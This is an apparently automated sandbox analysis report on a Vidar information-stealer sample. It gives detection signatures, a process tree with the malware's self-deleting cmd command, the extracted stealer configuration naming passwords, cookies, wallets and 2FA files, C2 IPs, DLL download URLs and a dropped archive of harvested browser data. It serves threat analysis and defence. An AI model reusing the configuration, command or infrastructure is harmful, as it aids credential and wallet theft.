ID: 490255
Sample Name:
0lm81UZm7Y.exe
Cookbook: default.jbs
Time: 10:13:59
Date: 25/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report 0lm81UZm7Y.exe

Overview


General Information

Sample Name:	0lm81UZm7Y.exe
Analysis ID:	490255
MD5:	14c81d7bc27bdb..
SHA1:	a1e4f8e3c26b95f..
SHA256:	4087eb3e978126..
Tags:	ArkeiStealer exe
Infos:	

Most interesting Screenshot:



Detection




Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Detected unpacking (overwrites its o…
- Yara detected Vidar
- Yara detected Vidar stealer
- Detected unpacking (changes PE se…
- Multi AV Scanner detection for doma…
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / Wi…
- Machine Learning detection for samp…
- Self deletion via cmd delete
- Found many strings related to Crypt…
- Tries to harvest and steal browser in…
- Uses 32bit PE files

Classification



Process Tree

- **System is w10x64**
- 0lm81UZm7Y.exe (PID: 6636 cmdline: 'C:\Users\user\Desktop\0lm81UZm7Y.exe' MD5: 14C81D7BC27BDB0D92CFFF414F8FFD04)
  - cmd.exe (PID: 5616 cmdline: 'C:\Windows\System32\cmd.exe' /c taskkill /im 0lm81UZm7Y.exe /f & timeout /t 6 & del /f /q 'C:\Users\user\Desktop\0lm81UZm7Y.exe' & del C:\ProgramData*.dll & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 4636 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - taskkill.exe (PID: 6152 cmdline: taskkill /im 0lm81UZm7Y.exe /f MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
    - timeout.exe (PID: 5420 cmdline: timeout /t 6 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
- **cleanup**

Malware Configuration

Threatname: Vidar

```
{
  "Saved Password": "1",
  "Cookies": "1",
  "Wallet": "1",
  "Internet History": "1",
  "Telegram": "1",
  "Screenshot": "1",
  "Grabber": "1",
  "Max Size": "250",
  "Search Path": "%DESKTOP%\\",
  "Extensions": [
    "*.txt",
    "*.dat",
    "*wallet*.*",
    "*2fa*.*",
    "*backup*.*",
    "*code*.*",
    "*password*.*",
    "*auth*.*",
    "*google*.*",
    "*utc*.*",
    "*UTC*.*",
    "*crypt*.*",
    "*key*.*"
  ],
  "Max Filesize": "50",
  "Recusrive Search": "true",
  "Ignore Strings": "movies:music:mp3"
}
```


Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Vidar_2	Yara detected Vidar	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.278147128.00000000006C4000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000002.278284873.00000000021A0000.00000040.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000001.00000002.277774021.0000000000400000.00000040.00020000.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
00000001.00000003.247214194.00000000022C0000.00000004.00000001.sdmp	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
Process Memory Space: 0lm81UZm7Y.exe PID: 6636	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.0lm81UZm7Y.exe.21a0e50.1.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.3.0lm81UZm7Y.exe.22c0000.0.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.0lm81UZm7Y.exe.400000.0.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.0lm81UZm7Y.exe.400000.0.raw.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	
1.2.0lm81UZm7Y.exe.21a0e50.1.unpack	JoeSecurity_Vidar_1	Yara detected Vidar stealer	Joe Security	

Click to see the 1 entries

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for sample

Compliance:

- Detected unpacking (overwrites its own PE header)

Data Obfuscation:

- Detected unpacking (overwrites its own PE header)
- Detected unpacking (changes PE section rights)

Hooking and other Techniques for Hiding and Protection:

- Self deletion via cmd delete

Stealing of Sensitive Information:

- Yara detected Vidar
- Yara detected Vidar stealer
- Tries to steal Crypto Currency Wallets
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


- Yara detected Vidar
- Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation 1	Application Shimming 1	Application Shimming 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	Eavesd Insecur Networl Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Process Injection 1 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Encrypted Channel 2 1	Exploit Redirec Calls/SI

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2 3	NTDS	System Information Discovery 5 6	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 4	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	File Deletion 1	LSA Secrets	Security Software Discovery 2 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1	Proc Filesystem	System Owner/User Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protoco
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
0lm81UZm7Y.exe	34%	Virustotal		Browse
0lm81UZm7Y.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\freebl3.dll	0%	Metadefender		Browse
C:\ProgramData\freebl3.dll	0%	ReversingLabs		
C:\ProgramData\mozglue.dll	3%	Metadefender		Browse
C:\ProgramData\mozglue.dll	0%	ReversingLabs		
C:\ProgramData\msvcp140.dll	0%	Metadefender		Browse
C:\ProgramData\msvcp140.dll	0%	ReversingLabs		
C:\ProgramData\nss3.dll	0%	Metadefender		Browse
C:\ProgramData\nss3.dll	0%	ReversingLabs		
C:\ProgramData\softokn3.dll	0%	Metadefender		Browse
C:\ProgramData\softokn3.dll	0%	ReversingLabs		
C:\ProgramData\vcruntime140.dll	0%	Metadefender		Browse
C:\ProgramData\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\msvcp140[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\msvcp140[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\vcruntime140[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\vcruntime140[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nss3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\NUEPGTR9\nss3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\freebl3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PEJLKQA8\freebl3[1].dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.0lm81UZm7Y.exe.21a0e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.3.0lm81UZm7Y.exe.22c0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
mas.to	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://159.69.203.58/mozglue.dll	13%	Virustotal		Browse
http://159.69.203.58/mozglue.dll	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://https://mas.to	0%	Virustotal		Browse
http://https://mas.to	0%	Avira URL Cloud	safe	
http://159.69.203.58/msvcp140.dll	13%	Virustotal		Browse
http://159.69.203.58/msvcp140.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/users/killern0	0%	Avira URL Cloud	safe	
http://https://mas.to;	0%	Avira URL Cloud	safe	
http://https://mas.to/.well-known/webfinger?resource=acct%3Akillern0%40mas.to	0%	Avira URL Cloud	safe	
http://159.69.203.58/nss3.dll	0%	Avira URL Cloud	safe	
http://159.69.203.58/	0%	Avira URL Cloud	safe	
http://159.69.203.58/softokn3.dll	0%	Avira URL Cloud	safe	
http://https://mas.to/	0%	Avira URL Cloud	safe	
http://159.69.203.58/vcruntime140.dll	0%	Avira URL Cloud	safe	
http://159.69.203.58/1008	0%	Avira URL Cloud	safe	
http://159.69.203.58/freebl3.dll	0%	Avira URL Cloud	safe	
http://https://media.mas.to	0%	Avira URL Cloud	safe	
http://https://mas.to/@killern0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mas.to	88.99.75.82	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://159.69.203.58/mozglue.dll	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://159.69.203.58/msvcp140.dll	true	• 13%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://159.69.203.58/nss3.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/softokn3.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/vcruntime140.dll	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/1008	false	• Avira URL Cloud: safe	unknown
http://159.69.203.58/freebl3.dll	false	• Avira URL Cloud: safe	unknown
http://https://mas.to/@killern0	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
88.99.75.82	mas.to	Germany		24940	HETZNER-ASDE	false
159.69.203.58	unknown	Germany		24940	HETZNER-ASDE	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	490255
Start date:	25.09.2021
Start time:	10:13:59
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0lm81UZm7Y.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/18@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 89% • Number of executed functions: 0 • Number of non-executed functions: 0

Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
88.99.75.82	kI3s0EHB23.exe	Get hash	malicious	Browse	
	3oZf2AWs3o.exe	Get hash	malicious	Browse	
	1wiBg3rNF8.exe	Get hash	malicious	Browse	
	QaDhnpiLyq.exe	Get hash	malicious	Browse	
	EA00OMo1tS.exe	Get hash	malicious	Browse	
	cj6LIPaeUz.exe	Get hash	malicious	Browse	
	VtLAo0xV0T.exe	Get hash	malicious	Browse	
	7RIDZ5nRku.exe	Get hash	malicious	Browse	
	setup_x86_x64_install.exe	Get hash	malicious	Browse	
	LT8x22KHHG.exe	Get hash	malicious	Browse	
	HVHU71yzzA.exe	Get hash	malicious	Browse	
	6Fy45hLYl0.exe	Get hash	malicious	Browse	
	ExQjKsR148.exe	Get hash	malicious	Browse	
	fXMEzg5Fjm.exe	Get hash	malicious	Browse	
	2XLHix3B2c.exe	Get hash	malicious	Browse	
	0fx09eBpoa.exe	Get hash	malicious	Browse	
	3HuW7WBipG.exe	Get hash	malicious	Browse	
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	
	Teric4r3o5.exe	Get hash	malicious	Browse	
159.69.203.58	kI3s0EHB23.exe	Get hash	malicious	Browse	• 159.69.203.58/
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 159.69.203.58/vcruntime140.dll
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 159.69.203.58/
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 159.69.203.58/
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 159.69.203.58/
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 159.69.203.58/
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 159.69.203.58/
	7RIDZ5nRku.exe	Get hash	malicious	Browse	• 159.69.203.58/
	LT8x22KHHG.exe	Get hash	malicious	Browse	• 159.69.203.58/
	HVHU71yzzA.exe	Get hash	malicious	Browse	• 159.69.203.58/
	6Fy45hLYl0.exe	Get hash	malicious	Browse	• 159.69.203.58/
	ExQjKsR148.exe	Get hash	malicious	Browse	• 159.69.203.58/
	fXMEzg5Fjm.exe	Get hash	malicious	Browse	• 159.69.203.58/
	2XLHix3B2c.exe	Get hash	malicious	Browse	• 159.69.203.58/
	0fx09eBpoa.exe	Get hash	malicious	Browse	• 159.69.203.58/
	3HuW7WBipG.exe	Get hash	malicious	Browse	• 159.69.203.58/
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	• 159.69.203.58/vcruntime140.dll
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	• 159.69.203.58/
	Teric4r3o5.exe	Get hash	malicious	Browse	• 159.69.203.58/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	G3QpUGAM0L.exe	Get hash	malicious	Browse	• 159.69.203.58/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mas.to	kl3s0EHB23.exe	Get hash	malicious	Browse	• 88.99.75.82
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 88.99.75.82
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 88.99.75.82
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 88.99.75.82
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.75.82
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 88.99.75.82
	7RIDZ5nRku.exe	Get hash	malicious	Browse	• 88.99.75.82
	LT8x22KHHG.exe	Get hash	malicious	Browse	• 88.99.75.82
	HVHU71yzzA.exe	Get hash	malicious	Browse	• 88.99.75.82
	6Fy45hLYl0.exe	Get hash	malicious	Browse	• 88.99.75.82
	ExQjKsR148.exe	Get hash	malicious	Browse	• 88.99.75.82
	fXMEzg5Fjm.exe	Get hash	malicious	Browse	• 88.99.75.82
	2XLHix3B2c.exe	Get hash	malicious	Browse	• 88.99.75.82
	0fx09eBpoa.exe	Get hash	malicious	Browse	• 88.99.75.82
	3HuW7WBipG.exe	Get hash	malicious	Browse	• 88.99.75.82
	R5R1EO1Lxs.exe	Get hash	malicious	Browse	• 88.99.75.82
	rfuXvlBuYJ.exe	Get hash	malicious	Browse	• 88.99.75.82
	Teric4r3o5.exe	Get hash	malicious	Browse	• 88.99.75.82
	G3QpUGAM0L.exe	Get hash	malicious	Browse	• 88.99.75.82

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
HETZNER-ASDE	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.66.31
	KqXA36ARxD.exe	Get hash	malicious	Browse	• 88.99.66.31
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 88.99.66.31
	W1sfDNhonu.exe	Get hash	malicious	Browse	• 88.99.66.31
	9XE9o2AvE1.exe	Get hash	malicious	Browse	• 95.217.228.176
	kl3s0EHB23.exe	Get hash	malicious	Browse	• 159.69.203.58
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.66.31
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 159.69.203.58
	IocDW5Iw8k.exe	Get hash	malicious	Browse	• 135.181.142.223
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 159.69.203.58
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 159.69.203.58
	tl0W00k1vt	Get hash	malicious	Browse	• 185.107.55.203
	1bI3lLLM2r.exe	Get hash	malicious	Browse	• 144.76.183.53
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 159.69.203.58
	18vaq1Ah2l	Get hash	malicious	Browse	• 197.242.86.253
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.66.31
	dRwdYuZ3ck.exe	Get hash	malicious	Browse	• 95.217.248.44
	arm7	Get hash	malicious	Browse	• 78.47.207.212
	ZRrz9IezQo.exe	Get hash	malicious	Browse	• 136.243.159.53
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 159.69.203.58
HETZNER-ASDE	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.66.31
	KqXA36ARxD.exe	Get hash	malicious	Browse	• 88.99.66.31
	p7jfy1lZgl.exe	Get hash	malicious	Browse	• 88.99.66.31
	W1sfDNhonu.exe	Get hash	malicious	Browse	• 88.99.66.31
	9XE9o2AvE1.exe	Get hash	malicious	Browse	• 95.217.228.176
	kl3s0EHB23.exe	Get hash	malicious	Browse	• 159.69.203.58
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.66.31
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 159.69.203.58
	IocDW5Iw8k.exe	Get hash	malicious	Browse	• 135.181.142.223
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 159.69.203.58
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 159.69.203.58
	tl0W00k1vt	Get hash	malicious	Browse	• 185.107.55.203
	1bI3lLLM2r.exe	Get hash	malicious	Browse	• 144.76.183.53

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 159.69.203.58
	18vaq1Ah2l	Get hash	malicious	Browse	• 197.242.86.253
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.66.31
	dRwdYuZ3ck.exe	Get hash	malicious	Browse	• 95.217.248.44
	arm7	Get hash	malicious	Browse	• 78.47.207.212
	ZRrz9IezQo.exe	Get hash	malicious	Browse	• 136.243.159.53
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 159.69.203.58

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	ccFkGrtkhM.exe	Get hash	malicious	Browse	• 88.99.75.82
	h2MBI7TaFm.exe	Get hash	malicious	Browse	• 88.99.75.82
	h2MBI7TaFm.exe	Get hash	malicious	Browse	• 88.99.75.82
	kI3s0EHB23.exe	Get hash	malicious	Browse	• 88.99.75.82
	9BdsqglvfC.exe	Get hash	malicious	Browse	• 88.99.75.82
	3oZf2AWs3o.exe	Get hash	malicious	Browse	• 88.99.75.82
	1wiBg3rNF8.exe	Get hash	malicious	Browse	• 88.99.75.82
	QaDhnpiLyq.exe	Get hash	malicious	Browse	• 88.99.75.82
	qUaCp2QNnD.exe	Get hash	malicious	Browse	• 88.99.75.82
	Vxkz7d1Hh3.exe	Get hash	malicious	Browse	• 88.99.75.82
	Vxkz7d1Hh3.exe	Get hash	malicious	Browse	• 88.99.75.82
	Silver_Light_Group_DOC030273211220213.exe	Get hash	malicious	Browse	• 88.99.75.82
	EA00OMo1tS.exe	Get hash	malicious	Browse	• 88.99.75.82
	Payment.Receipt.html	Get hash	malicious	Browse	• 88.99.75.82
	cj6LIPaeUz.exe	Get hash	malicious	Browse	• 88.99.75.82
	IC-230921 135838 ggo.htm	Get hash	malicious	Browse	• 88.99.75.82
	BESTPREIS-ANFRAGE.exe	Get hash	malicious	Browse	• 88.99.75.82
	VtLAo0xV0T.exe	Get hash	malicious	Browse	• 88.99.75.82
	qkF3PCHVXs.xls	Get hash	malicious	Browse	• 88.99.75.82
	7RIDZ5nRku.exe	Get hash	malicious	Browse	• 88.99.75.82

Dropped Files

No context

Created / dropped Files

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\d06ed635-68f6-4e9a-955c-4899f5f57b9a5820605205.zip

Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	96927
Entropy (8bit):	7.987376020822924
Encrypted:	false
SSDEEP:	1536:5XBZsUmulAZizEskbFbZIqJgjeg5E1HBLdcVpmZjKAUTbUdouVQRbhyFwIg2U/QT:5XBZsBulFYsGViCgje71hLaVokbU2u+A
MD5:	E1DA94238E75A02A6F3B0E1518B01E40
SHA1:	8AB5A3A1B3D497697BCCEC088244B1037099C9F8
SHA-256:	F7B637924496D0DC899FD901F143DBAF4B1106255FB762DFCDF2AEBC397D1A43
SHA-512:	71B06B4880081D3A7B5D32D7D7E2F3A38A31D59CD3E0AA1CF12563215CC9B48914D8A9A5642CCE758998C72D37C1B722D8FC397684DB278DC9EB320B3FC58D9
Malicious:	false
Reputation:	low
Preview:	PK.....9S.....#.../Autofill/Google Chrome_Default.txtUT....YOa.YOa.YOa..PK.....9S.....#.../Autofill/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S...../CC/Google Chrome_Default.txtUT....YOa.YOa.YOa..PK.....9S...../CC/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S...../Cookies/Edge_Cookies.txtUT....YOa.YOa.YOa..PK.....9S...../Cookies/Edge_Cookies.txtUT....YOa.YOa.YOaPK.....9S....."...../Cookies/Google Chrome_Default.txtUT....YOa.YOa.YOa-.r.0.....Q....C...H.T...RRs...j%.}.~..Z..{.ke.Q..X/....@.: .....\..^..8.i..^.6.s."..._s^_@5...L7.-.R.....O....f..N~.]O9b..[N.*.....vL.].e?...<&.$*..U.V..F.....Tp..s..C.0\|1..AY.l.....PK.....9S..qu....."...../Cookies/Google Chrome_Default.txtUT....YOa.YOa.YOaPK.....9S...../Cookies/IE_Cookies.txtUT....YOa.YOa.YOa..PK.....9S...../Cookies/IE_Cookies.txtUT....YOa.YOa.YOaPK.....9S.....$.../

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\Cookies\Google Chrome_Default.txt

Process:	C:\Users\user\Desktop\0lm81UZm7Y.exe
File Type:	ASCII text, with CRLF line terminators

C:\ProgramData\CP8Z9ZN3KMVU03RJRFJ2Y5TWZ\files\Cookies\Google Chrome_Default.txt	
Category:	dropped
Size (bytes):	218
Entropy (8bit):	5.85510047038065
